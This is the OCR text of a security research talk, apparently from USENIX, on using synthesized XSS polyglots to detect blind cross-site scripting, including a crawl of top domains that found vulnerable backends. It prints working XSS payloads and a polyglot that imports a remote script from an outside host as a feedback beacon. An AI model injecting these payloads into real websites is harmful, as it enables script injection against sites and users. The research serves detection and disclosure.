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SESSION ID: USENIX-M01A

# Dancer in the Dark: Synthesizing and Evaluating Polyglots for Blind Cross-Site Scripting

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

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# Speaker's Introduction

**Robin Kirchner**

- PhD Candidate
  - Institute for Application Security, Technical University Braunschweig

- Security and Privacy of Complex Web-based Systems
  - Detection and Measurement of Security Phenomena and Vulnerabilities

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# Introduction

## (Blind) Cross-Site Scripting

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# Cross-Site Scripting (XSS)

- Consistently featured Top-10 web hacking technique*
- Insecure use of attacker input from HTTP requests can lead to script injection

Expected Input

```
web.site#RSAC
```

Malicious Input

```
web.site#<svg src=x onload=alert("xss!")>
```

* OWASP Top-10, e.g., 2013, 2017, 2021


# Testing for XSS

- State-of-the-Art XSS-Detection
  - Where does HTTP input reach HTML?
  - Code review, if available
  - Send requests and inspect response


- Can be automated, e.g., via Taint Analysis [1]
  - Inputs are followed from a source to a sink

[1] Talking About My Generation: Targeted DOM-based XSS Exploit Generation using Dynamic Data Flow Analysis, Bensalim et al., EuroSec'21

# Blind XSS-Attack



# Detecting Blind XSS



# Contexts of XSS

- Different contexts require different attack payloads

```
<a href="..."> ❶ </a>
<iframe src='❷'></iframe>
<script>if(x == "❸"){/**/}</script>
```

Example contexts, parsed by HTML ❶, URI ❷, and JavaScript ❸ parser

```
❶ </a><script>alert(1)</script>
❷ javascript:alert(2)
❸ "){}alert(3);
```

Example exploits

? Unknown Context

❷ https://html.spec.whatwg.org#the-javascript:-url-special-case

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# Cross-site Scripting Polyglots

# Cross-site Scripting Polyglots

- Polyglots speak several languages

- XSS Polyglots speak several XSS contexts
  - Payloads designed to work in many contexts
  - Execution is made possible by the interplay of different parsers
  - Applied in web testing as a time-saver

# Cross-Site Scripting Contexts

## **Recall**: Different contexts require different payloads

```
<a href="..."> ❶ </a>
<iframe src='❷'></iframe>
<script>if(x == "❸"){/**/}</script>
```

Example contexts, parsed by HTML ❶, URI ❷, and JavaScript ❸ parser

```
❶ </a><script>alert(1)</script>
❷ j? Works in unknown contexts ✓
❸ "){}alert(3);
```

Specific exploits

```
javascript:alert(2)//"){}alert(3);//</a><script>alert(1)</script>
```


(Very) Simple XSS Polyglot

# Missing Feedback Channel

- Polyglots transport payloads

```
javascript:alert()//"){}alert();//</a><script>alert()</script>
```

(Very) Simple XSS Polyglot with alert-payload




Unknown Backend

# Creating a Feedback Channel

- Polyglots transport payloads

```
javascript:alert()//"){}alert();//</a><script>alert()</script>
```


(Very) Simple XSS Polyglot with alert-payload

```
javascript:import('id.monitor.com/feedback.js')//"){}import('id.monitor
.com/feedback.js');//</a><script>import('id.monitor.com/feedback.js')
</script>
```

Same polyglot with import-payload

# Feedback via Polyglot

- Polyglots load remote script when executed
  - Identifier `id` allows tracing
  - Feedback script returns minimal information when executed



# One Polyglot to Rule Them All?


Let’s generate a super polyglot for all purposes.

**No**, because some contexts are syntactically incompatible.


Instead, create a set of complementing polyglots covering all common injection contexts.

# Synthesizing a Minimal Polyglot Set

- Three components for the synthesis of polyglot sets



1 XSS Testbed



2 Polyglot Synthesis

3 Set Minimizer


# XSS Testbed

- Google Firing Range (GFR) test cases
  - State-of-the-art XSS testbed
  - Internally used for detection tool evaluation
  - Considering 111 firing range tests
    - XSS-related
    - Excluding out-of-scope contexts, e.g., SVG, AngularJS, Flash
    - (still) solvable*

1 XSS Testbed

* Cooperation with Google https://github.com/google/firing-range/

# Monte Carlo Tree Search (MCTS)



- Heuristic search algorithm rooted in game theory
  - Simulates multiple games to determine the next move
    - Details in the paper
- Multiple rounds
  - Synthesize follow-up polyglots focusing on unsolved tests
- About 4.000 polyglots created in two months
  - Simple minimal set selection → 3

2 Polyglot Synthesis

# Seven Polyglots to Rule Them All !

## Seven Polyglots exploit all 111 in-scope GFR Tests

Test solved by polyglot

Only one polyglot solves this test

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# Applying XSS-Polyglots

## Comparison with Precise Exploit Generation

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
# Comparison with Precise Exploit Generation

- Evaluation using real-world client-side XSS vulnerabilities (CXSS)
  - CXSS allows precise taint-based exploit generation
- Comparison with Foxhound [1] and taint-based exploit generation [2]
  - Vulnerable flows in Top 10k websites
  - Try to exploit with:

a) Taint-based exploitation generation
b) Our polyglot set


[1] Taint tracking engine Foxhound: https://github.com/SAP/project-foxhound
[2] Talking About My Generation, Bensalim et al. (EuroSec'21)

# Comparison with Precise Exploit Generation




The number of CXSS Vulnerabilities exploited by the approaches.

# Comparison with Precise Exploit Generation



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# Real-World Blind-XSS

## Study on the Prevalence of BXSS

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
# Real-world Prevalence of BXSS

- Shallow crawl of Tranco top-100k domains
  - Same-site links up to a depth of 5
  - Unauthenticated requests
  - Preemptive “canary test” against reflections
- Monitoring for BXSS feedback



# Findings in the Wild

The tip of the iceberg

- 18 vulnerable backends

- Custom tools
  - Backend of a Telecommunication Platform
- Vulnerabilities in two popular platforms for
  - Logging, Monitoring and Reporting
  - Industrial Detection and Response
- Well-received disclosure

- Each polyglot triggered backend vulnerabilities
  - Most polyglots were the only triggers for at least one backend
  - Executions seconds to days after submission

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
